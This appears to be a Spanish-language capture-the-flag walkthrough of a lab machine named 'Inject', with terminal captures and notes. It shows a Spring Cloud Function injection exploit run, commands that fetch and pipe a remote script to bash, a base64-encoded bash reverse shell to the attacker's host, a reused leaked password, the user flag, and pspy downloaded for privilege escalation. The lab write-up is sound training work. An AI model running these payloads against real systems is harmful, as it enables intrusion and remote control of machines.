
Y parece que hemos encontrado nuestro RCE

Lo descargamos nuestro script y ejecutamos el comandop




```
}
❯ python3 51577.py --url http://10.129.228.213:8080/functionRouter --command 'curl http://10.10.14.116/x'

[!] It is possible that the output of the injected command is not reflected in the response, to validate if the server is vulnerable run a ping or curl to the attacking host

{
  "timestamp": "2024-07-24T18:23:26.095+00:00",
  "status": 500,
  "error": "Internal Server Error",
  "message": "EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String",
  "path": "/functionRouter"
```

Como vemos aqui hay un error pero preveemos que puede que ejecute comando para ver que lo ejecuta compartimos un server con python y vemos si llegan la peticiones




```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.213 - - [24/Jul/2024 20:23:28] code 404, message File not found
10.129.228.213 - - [24/Jul/2024 20:23:28] "GET /x HTTP/1.1" 404 -
```

Como vemos siu llega eso es que ejecuta comando acordarse que probemos curl wget si no hay curlk y para asegurar el ping que es una petcion IMPC



```
  GNU nano 8.0                                    inject.sh
/bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1

                                         [ Wrote 2 lines ]
^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo
```



IP 10.10.14.116 Port 4444 +1


```
nc -lvnp 4444
```

Type: nc


OS: Windows Name: Search...

```
/bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1
```

Shell: /bin/bash Encoding: None




```
❯ cat inject.sh
       File: inject.sh
   1   /bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1

❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
❯ nc -lvnp 4444
listening on [any] 4444 ...
```

Bash

```
python3 51577.py --url
http://10.129.228.213:8080/functionRouter --command 'curl
http://10.10.14.116/inject.sh | bash'
```




```
home/unicomanu/Academia/inject   python3 51577.py --url http://10.129.228.213:8080/functionRouter --command 'curl http://10.10.14.116/inject.sh | bash'
```




```
  GNU nano 8.0                                          inject.sh
bash -c '/bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1'
```

Como vemos nos da fallo vamos a probar con base64 y codearlo para que pueda ejecutarse



```
}
❯ python3 51577.py --url http://10.129.228.213:8080/functionRouter --command "bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjExNi80NDMgMD4mMQ==}|{base64,-d}|bash"

[!] It is possible that the output of the injected command is not reflected in the response, to validate if the server is vulnerable run a ping or curl to the attacking host

{
  "timestamp": "2024-07-24T18:49:11.424+00:00",
  "status": 500,
  "error": "Internal Server Error",
  "message": "EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String",
  "path": "/functionRouter"
}
 home/unicomanu/Academia/inject
```




```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.116] from (UNKNOWN) [10.129.228.213] 48408
bash: cannot set terminal process group (792): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$
```


Ya hemos entrado

hacemos tratamiento TTY


```Bash
DocPhillovestoInject123
```




```
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
frank@inject:/$ sudo .l
[sudo] password for frank:

[1]+  Stopped                 sudo .l
frank@inject:/$ kill%

Command 'kill%' not found, did you mean:

  command 'kill' from deb procps (2:3.3.16-1ubuntu2.3)
  command 'killm' from deb ion (3.2.1+dfsg-1.1)

Try: apt install <deb name>

frank@inject:/$ sudo -l
[sudo] password for frank:
Sorry, try again.
[sudo] password for frank:
Sorry, try again.
[sudo] password for frank:
sudo: 3 incorrect password attempts
frank@inject:/$ su phil
Password:
phil@inject:/$ sudo -l
[sudo] password for phil:
Sorry, user phil may not run sudo on localhost.
phil@inject:/$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
phil@inject:/$ cd /home/phil
phil@inject:~$ ls
user.txt
phil@inject:~$ cat user.txt
cd4f0b0e2d2c82a87ca743dd5077a238
phil@inject:~$ 
```




```
phil@inject:~$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:~$ cd /tmp
phil@inject:/tmp$ wget http://10.10.14.116/pspy
--2024-07-24 19:00:29--  http://10.10.14.116/pspy
Connecting to 10.10.14.116:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy'

pspy                                100%[===================================================================================>]   2.94M  3.22MB/s    in 0.9s

2024-07-24 19:00:30 (3.22 MB/s) - 'pspy' saved [3078592/3078592]

phil@inject:/tmp$ ls
hsperfdata_frank                                                      systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-logind.service-RoDW3g     tomcat.8080.14151346942997829375
pspy                                                                  systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-resolved.service-WiibNh   tomcat-docbase.8080.1754662408427632251
systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-ModemManager.service-SFmSuj  systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-timesyncd.service-KOisNf  vmware-root_726-2957583432
phil@inject:/tmp$ chmod +x pspy
phil@inject:/tmp$ ls -la
total 3076
drwxrwxrwt 15 root  root    12288 Jul 24 19:00 .
drwxr-xr-x 18 root  root     4096 Feb  1  2023 ..
drwxrwxrwt  2 root  root     4096 Jul 24 17:09 .font-unix
drwxr-xr-x  2 frank frank    4096 Jul 24 17:09 hsperfdata_frank
drwxrwxrwt  2 root  root     4096 Jul 24 17:09 .ICE-unix
-rwxrwxr-x  1 phil  phil  3078592 Jul 24 18:59 pspy
drwx------  3 root  root     4096 Jul 24 17:09 systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-ModemManager.service-SFmSuj
drwx------  3 root  root     4096 Jul 24 17:09 systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-logind.service-RoDW3g
drwx------  3 root  root     4096 Jul 24 17:09 systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-resolved.service-WiibNh
drwx------  3 root  root     4096 Jul 24 17:09 systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-timesyncd.service-KOisNf
drwxrwxrwt  2 root  root     4096 Jul 24 17:09 .Test-unix
drwx------  3 frank frank    4096 Jul 24 17:09 tomcat.8080.14151346942997829375
drwx------  2 frank frank    4096 Jul 24 17:09 tomcat-docbase.8080.1754662408427632251
drwx------  2 root  root     4096 Jul 24 17:10 vmware-root_726-2957583432
drwxrwxrwt  2 root  root     4096 Jul 24 17:09 .X11-unix
drwxrwxrwt  2 root  root     4096 Jul 24 17:09 .XIM-unix
phil@inject:/tmp$ ./pspy
